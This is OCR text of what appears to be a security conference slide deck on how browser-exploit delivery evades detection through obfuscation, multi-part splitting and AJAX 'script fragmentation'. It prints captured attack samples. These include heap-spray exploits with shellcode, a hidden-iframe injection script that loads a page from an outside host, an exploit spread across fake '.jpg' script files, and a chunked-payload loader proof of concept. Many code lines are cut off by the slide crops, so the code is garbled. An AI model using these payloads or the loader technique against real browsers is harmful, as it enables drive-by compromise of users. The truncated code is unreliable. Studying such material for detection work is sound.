
Obfuscation response

- Security companies created simple JavaScript engines within their products
- Detect known obfuscation algorithms

…BUT for the most part obfuscation is a successful technique to bypass detection

Is there more that attackers can do to foil detection?


Multi-part Attacker response




```
<html xmlns:v="urn:schemas-microsoft-com:vml">

<head>
<object id="VMLRender"
classid="CLSID:10072CEC-8CC1-11D1-986E-00A0C955B42E">
</object>
<style>
v\:* { behavior: url(#VMLRender); }
</style>
</head>

<body>

<SCRIPT language="javascript">
shellcode =
unescape("%u9090%u9090%uE8FC%u0044%u0000%u458B%u8B3C%u057C%u0178%u8BEF

bigblock = unescape("%u0505%u0505");
headersize = 20;
slackspace = headersize+shellcode.length;
while (bigblock.length<slackspace) bigblock+=bigblock;
fillblock = bigblock.substring(0, slackspace);
block = bigblock.substring(0, bigblock.length-slackspace);
while(
memory
for (i

</scri

<v:rec
<v:rec
```

```
shellcode =
unescape("%u9090%u9090%uE8FC%u0044%u

bigblock = unescape("%u0505%u0505");
```

Multi-part Attacker response



N Requests / N Responses

Multi-part Attack Example

```
if (document.location.href.indexOf("gov")>=0)
{} else {document.write("<div style='display:none'>");
document.write(unescape('%3Ciframe%20src%3Dhttp%3A//%77%2E%73%69%79%6F%75%2E%6F%72
%67%2E%63%6E/01.htm%3E%3C/iframe%3E'));
document.write("</div>");}
```

```
if (document.location.href.indexOf("gov")>=0)
{} else {document.write("<div style='display:none'>");
document.write(unescape('<iframe src=http://w.siyou.org.cn/01.htm></iframe>'));
document.write("</div>");}
```

Multi-part Attack Example

```
if (document.location.href.indexOf("gov")>=0)
{} else {document.write("<div style='display:none'>");
document.write(unescape('%3Ciframe%20src%3Dhttp%3A//%77%2E%73%69%79%6F%75%2E%6F%72
%67%2E%63%6E/01.htm%3E%3C/iframe%3E'));
document.write("</div>");}
```

```
if (document.location.href.indexOf("gov")>=0)
{} else {document.write("<div style='display:none'>");
document.write(unescape('<iframe src=http://w.siyou.org.cn/01.htm></iframe>'));
document.write("</div>");}
```

<iframe src=http://w.siyou.org.cn/01.htm></iframe>

Iframe contains more iframes

```
<iframe src=http://w.siyou.org.cn/01.htm></iframe>
```

```
<html>
<iframe src="123.htm" width=111 height=0 border=0></iframe>
<iframe src="dex.html" width=111 height=0 border=0></iframe>
<br>
<br>
<br>
<br>
<br>
<script type="text/javascript" src="click.js"></script>
<script type="text/javascript">
var allok=Math.floor(Math.random()*10000);if((allok>5000))
document.writeln("<script type='text/javascript'
src='http://js.tongji.linezing.com/1209024/tongji.js'><\/script>");</script>
```

Iframe contains more iframes

```
<iframe src=http://w.siyou.org.cn/01.htm></iframe>
```

```
<html>
<iframe src="123.htm" width=111 height=0 border=0></iframe>
<iframe src="dex.html" width=111 height=0 border=0></iframe>
<br>
<br>
<br>
<br>
<br>
<script type="text/javascript" src="click.js"></script>
<script type="text/javascript">
var allok=Math.floor(Math.random()*10000);if((allok>5000))
document.writeln("<script type='text/javascript'
src='http://js.tongji.linezing.com/1209024/tongji.js'><\/script>");</script>
```

Iframe contains +scripts

```
<html>
<body>
<div id="DivID">
<script src='1.jpg'></script>
<script src='2.jpg'></script>
<script src='3.jpg'></script>
<script src='4.jpg'></script>
<script src='5.jpg'></script>
<script src='6.jpg'></script>
<script src='7.jpg'></script>
<script src='8.jpg'></script>
<script src='9.jpg'></script>
<script src='10.jpg'></script>
<script src='11.jpg'></script>
</body>
</html>
```

1.jpg

```
var appllaa='0';
```

2.jpg

```
var nndx='%'+'u9'+'0'+'9'+'0'+'%u'+'9'+'0'+'9'+appllaa;
```

3.jpg

```
var dashell = unescape(nndx + '%u5858%u5858%u10EB%u4B5B%uC93
uB966%u03B8%u3480%uBD0B%uFAE2%u05EB%uEBE8%uFFFF%u54FF%uBEA3%
uBDBD%uD9E2%u8D1C%uBDBD%u36BD%uB1FD%uCD36%u10A1%uD536%u36B5%
uD74A%uE4AC%u0355%uBDBF%u2DBD%u455F%u8ED5%uBD8F%uD5BD%uCEE8%
uCFD8%u36E9%uB1FB%u0355%uBDBC%u36BD%uD755%uE4B8%u2355%uBDBF%
u5FBD%uD544%uD3D2%uBDBD%uC8D5%uD1CF%uE9D0%uAB42%u7D38%uAEC8%
uD2D5%uBDD3%uD5BD%uCFC8%uD0D1%u36E9%uB1FB%u3355%uBDBC%u36BD%
uD755%uE4BC%uD355%uBDBF%u5FBD%uD544%u8ED1%uBD8F%uCED5%uD8D5%
uE9D1%uFB36%u55B1%uBCD2%uBDBD%u5536%uBCD7%u55E4%uBFF2%uBDBD%
u445F%u513C%uBCBD%uBDBD%u6136%u7E3C%uBD3D%uBDBD%uBDD7%uA7D7%
uD7EE%u42BD%uE1EB%u7D8E%u3DFD%uBE81%uC8BD%u7A44%uBEB9%uDCE1%
uD893%uF97A%uB9BE%uD8C5%uBDBD%u748E%uECEC%uEAEE%u8EEC%u367D%
uE5FB%u9F55%uBDBC%u3EBD%uBD45%u1E54%uBDBD%u2DBD%uBDD7%uBDD7%
uBED7%uBDD7%uBFD7%uBDD5%uBDBD%uEE7D%uFB36%u5599%uBCBC%uBDBD%
uFB34%uD7DD%uEDBD%uEB42%u3495%uD9FB%uFB36%uD7DD%uD7BD%uD7BD%
```

4.jpg

```
var headersize=20;
```

5.jpg

```
var omybro=unescape(nndx);
```

6.jpg

```
var slackspace=headersize+dashell.length;   //512
```

7.jpg

```
while(omybro.length<slackspace)
omybro+=omybro;
bZmybr=omybro.substring(0,slackspace);
shuishiMVP=omybro.substring(0,omybro.length-slackspace);
```

8.jpg

```
while(shuishiMVP.length+slackspace<0x30000)
shuishiMVP=shuishiMVP+shuishiMVP+bZmybr;
memory=new Array();
```

9.jpg

```
for(x=0;x<300;x++)
memory[x]=shuishiMVP+dashell;
var myObject=document.createElement('object');
DivID.appendChild(myObject);
```

10.jpg

```
myObject.width='1';
myObject.height='1';
myObject.data='./logo.gif';
```

11.jpg

```
myObject.classid='clsid:0955AC62-BF2E-4CBA-A2B9-A63F772D46CF';
```

Current Techniques

1) Obfuscation ✅
2) Encryption ✅
3) Multi-part ✅


But Is there EVEN MORE that attackers can do to foil detection?

Enter Web 2.0

Web 2.0 Websites

- Client fetching content from multiple Servers
- Servers receiving content from Client
- Gadgets
- Widgets
- Mashups

Web 2.0 - Asynchronous



Attacker in a Web 2.0 Universe

- Exploit UGC
- Exploit Transitive Trust
- Exploit Free access/accounts

Attacker in a Web 2.0 Universe

- Exploit UGC
- Exploit Transitive Trust
- Exploit Free access/accounts
- NO CHANGE – Exploit Delivery

Web 2.0 Exploit Delivery

Definition

- Script
  Active Content e.g. JavaScript, VBscript, etc.

- Fragmentation
  Little chunks of data

Script Fragmentation == Malicious AJAX

(Note: The use of AJAX for malicious use was briefly mentioned at Toorcon 2007)

Familiar Fragmentation

- Similar to TCP Fragmentation

- TCP Fragmentation – Network layer
- Script Fragmentation – Application layer

Application Fragmentation

- Asynchronous communication
- Building custom protocols on app layer
- No Standard (No RFC)

- Browsers allow an unknown entity to execute arbitrary code (JavaScript) on the clients machine once it arrives – this is by design.


5 minute JavaScript lesson

Basics…


- HTML
- Browser Document Object Model (DOM)
- JavaScript/JSON
- Remote Requests - XMLHTTPRequest (XHR)
- Cross-Domains Requests - XDomainRequest (XDR)

Basic HTML document and DOM

```
<html>
    <body>
        <div id="target" />
    </body>
</html>
```




```
<html>
    <body>
        <div id="target" />
    </body>
</html>
```




JavaScript can change DOM

```
<script>
var d =
 document.getElementById(“target”);
var n =
 document.createElement(“script”);
n.text = “alert(‘test’);”
d.appendChild(n);
</script>
```

New DOM

```
<html>
    <body>
        <div id=“target”>
            <script>
            alert(‘test’);
            </script>
        </div>
    </body>
</html>
```



Basic HTML document

```
<html>
    <body>
    </body>
</html>
```

JavaScript can execute directly

```
var text = “alert(‘test’);”
eval(text);
```

DOM stays the same

```
<html>
    <body>
    </body>
</html>
```

The power of scripting

```
var text=“ale” + “rt(“ + “’te” +
  “st’” + “);”
eval(text);
```

XML HTTP Request Object

```
var client = new XMLHttpRequest();
client.onreadystatechange = handler;
client.open("GET", "test.cgi");
client.send();
```

```
var client = new XMLHttpRequest();
client.open("POST", "/log");
client.setRequestHeader("Content-Type",
                        "text/plain;charset=UTF-8");
client.send(message);
```

XML Domain Request Object

```
var xdr= new XDomainRequest();
Xdr.onload= handler;
xdr.open("GET",“http://test.com/test.cgi");
xdr.send();
```

```
var xdr= new XMLHTTPRequest();
xdr.onload = handler;
xdr.open("GET",“http://test.com/test.cgi");
xdr.send();
```

Lesson complete!
Phewww!@

Dynamic retrieval of data

```
<script>
xmlhttp.open("GET", "/index.php?q=2+2", true);
var response = xmlhttp.responseText;
</script>
```


So what can we do with dynamic retrieval of data?

Script Fragmentation attack

1. Store malicious content on server
2. SERVER: Serve client webpage with script fragmentation decoder routine.
3. CLIENT: Use XMLHTTPRequest object to request only small chunk of malicious content from server
4. SERVER: respond with requested chunk of malicious content
5. CLIENT: Use JavaScript variable to save chunks of data and continue to use JavaScript and XMLHTTPRequest object to request new chunk of data until there is no more data
6. CLIENT: Execute resulting code once all data is received

Step 1

- Store malicious content on server



Web Server

Step 1

- Store malicious content on server


```
var heapSprayToAddress = 0x05050505;
%u9090%uE8FC%u0044%u0000%u458B%u8B3C%
"%u49EB%u348B%u018B%u31EE%u99C0%u84A
```

```
SlideSize = heapBlockSize - (payLoadSize+0x38);        var spraySlide = unescap
("%u0505%u0505");      spraySlide = getSpraySlide(spraySlide,spraySlideSize);
eapBlocks = (heapSprayToAddress - 0x400000)/heapBlockSize;     memory = new Ar
r (i=0;i<heapBlocks;i++)      {               memory[i] = spraySlide
de;   }       for ( i = 0 ; i < 128 ; i++)    {               try{
      var tar = new ActiveXObject('WebViewFolderIcon.WebViewFolderIcon
              tar.setSlice(0x7ffffffe, 0x05050505, 0x05050505,0x050505
      }catch(e){}     }       function getSpraySlide(spraySlide, spray
      {               while (spraySlide.length*2<spraySlideSize)
                      spraySlide += spraySlide;               }
raySlide = spraySlide.substring(0,spraySlideSize/2);          return s
      }
```

Web Server

Step 2

- **SERVER**: Serve client webpage with script fragmentation decoder routine.




Script Fragmentation decoder routine

```
function stepSF()
{
    if(xmlhttp)
    {
        var url = "sfpoc.cgi";
        var querystr = "o=" + offset + "&rl=" + recordlength + "&u=" + guid;

        var request = url + "?" + querystr;

        xmlhttp.open("GET", request, true);
            xmlhttp.onreadystatechange = function()
        {
                if (xmlhttp.readyState == 4)
            {
                if(xmlhttp.status == 200)
                        {
                    var response = xmlhttp.responseText;
                    if(response == guid)
                    {
                        // done
                        done = true;

                        // for debugging
                            var div = document.getElementById('target');
                        div.innerHTML = text;
```

